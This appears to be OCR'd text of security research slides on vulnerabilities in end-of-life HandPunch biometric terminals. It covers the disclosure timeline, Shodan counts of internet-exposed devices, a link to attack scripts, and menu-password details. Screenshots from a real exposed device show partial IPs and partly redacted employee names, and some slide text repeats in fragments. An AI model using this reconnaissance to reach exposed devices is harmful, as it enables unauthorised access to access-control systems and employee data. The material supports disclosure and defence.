- 01/ 10/2021 – Initial Response from Vendor's PSIRT
- 06/10/2021 – Status Update
- 15/10/2021 – Vendor has set the entire product line as EoL (End-of-Life). Which means **no firmware updates nor hot-fix will be released**.

Vendor also provided some mitigations to the vulnerabilities reported (i.e. **restrict physical access to the vulnerable device**, **isolate it from the rest of the LAN**, **do not expose it on the Internet**, etc.).

# Responsible Disclosure Timeline

- 24/08/ … site
- 25/09/ … website
- 01/ 10/
- 06/10/
- 15/10/ … ch means **no firm**

  Vend … **strict physic** … **do not**

# Internet Exposure & Shodan's Plugin

Special Thanks to **John Matherly** for porting this to **Shodan**!

SHODAN | Explore | Downloads | Pricing | handpunch

**July 2022**

TOTAL RESULTS

1,806

View Report | Download Results | Historical Trend | View on Map

TOP COUNTRIES

| | |
|---|---|
| United States | |
| Ireland | |
| Canada | |
| United Kingdom | |
| Hong Kong | |
| More... | |

TOP PORTS

3001

**July 2024**

TOTAL RESULTS

1,226

TOP COUNTRIES

| | |
|---|---|
| Ireland | 492 |
| United States | 478 |
| United Kingdom | 77 |
| Canada | 76 |
| Hong Kong | 64 |
| More... | |

```
HandPunch:
  Model: HandPunch 2000
  Model Name: Magstripe
  EPROM Version: HP2-A.352E
  Total Users: 371
  Memory Size: 128K
  Adapter Type: None
  Serial Number: 1511563
  Total Logs: 0
```

```
HandPunch:
  Model: HandKey II
  Model Name: Wgd 34-Bit ID 32
  EPROM Version: HK2-12610C.265
  Total Users: 4640
  Memory Size: 640K
  Adapter Type: Ethernet Card
  Serial Number: 1269526
  Total Logs: 0
```

# Another real case from the internet...

TCP/IP
Serial

Host or IP Address: 121[redacted]14

Port: 3001

Device #: 0

Timeout (sec): 6

Test

Info | Date/Time | Users

| | | | |
|---|---|---|---|
| Model: | HandKey II | Memory Size: | 640K |
| Serial Number: | 1403741 | Adapter Type: | Ethernet Card |
| EPROM Version: | HK2-12610C.324 | Baud Rate: | BR9600 |
| Threshold: | 200 | | |
| Calibration Data: | Row = 1, Column = 1, Exposure = 116 | | |

Calibrate

| | |
|---|---|
| Total Users: | 10002 |
| Maximum Users: | 32512 |
| Total Logs: | 14 |
| Maximum Logs: | 5120 |

TCP/IP
Serial

Host or IP Address: 1[redacted]42

Info | Date/Time | Users

| Select | User ID | Name | Access Level |
|---|---|---|---|
| | 1035 | Jea[redacted] | None |
| | 1644 | Jas[redacted] | Security |
| | 1669 | B S[redacted] | Security |
| | 1920 | A V[redacted] | None |
| | 2669 | Stu[redacted] | None |
| | 4320 | Che[redacted] | None |
| | 4734 | Val[redacted]e | Security |
| | 5381 | Fra[redacted] | Security |
| | 5442 | [redacted] | None |
| | 5709 | Sar[redacted] | None |
| | 6075 | Roh[redacted]kar | Security |
| | 6257 | K P[redacted] | None |
| | 7073 | An[redacted]on | Security |
| | 8253 | C F[redacted]u | None |
| | 8821 | Pon[redacted] | None |
| | 8854 | [redacted] | None |
| | 9193 | E M[redacted] | None |
| | 9739 | Dai[redacted] | None |
| | 9958 | Cse[redacted] | None |
| | 10326 | Jas[redacted] | None |
| | 10359 | Ala[redacted] | Security |
| | 11056 | Sag[redacted] | None |
| | 11213 | S N[redacted] | None |

# The alfa version of the scripts developed during this research is available at https://github.com/whid-injector/handpwner


Disclaimer: The content of this presentation is the result of an independent research conducted by myself and during my own spare time. This research was not funded by my present and past employers and is not in any way associated with them.


@CyberAntani

@lucabongiorni

# ProTip: Always do proper RECON on Target's Website!

During the writing of this paper, it was also noticed that, thanks to a Directory Listing Vulnerability located in the handpunch.com website, the protocol specs were accidently leaked publicly.



# The Unchangeable Password

## Programming the HandPunch

The HandPunch is programmed via a series of command menus. A summary of the menus and commands is given in Table 6.

**Table 6: Basic Command Mode Structure**

| Service Menu | Setup Menu | Management Menu | Enrollment Menu | Security Menu |
|---|---|---|---|---|
| Password 1 | Password 2 | Password 3 | Password 4 | Password 5 |
| Calibrate | Set Language | Supervisor Override | Add Employee | Special Enroll |
| Status Display | Set Date Format | List Users | Add Supervisor | |
| | Set Time and Date | Set User Data | Remove User | |
| | Set Address | Restrictions | | |
| | Set ID Length | | | |
| | Set Serial | | | |
| | Set Reader Mode | | | |
| | Upgrade | | | |

To control access to the command menus, each menu has a unique password. This password is requested as a part of the process for accessing each menu. A supervisor must enter the correct password for that menu to access that menu. The default menu passwords are given in Table 6.
To increase the security of the HandPunch, Schlage Biometrics recommends changing the passwords for the command menus to new numbers. These password numbers can be up to 10 digits long. This is done with the Set Passwords command described on.

Fin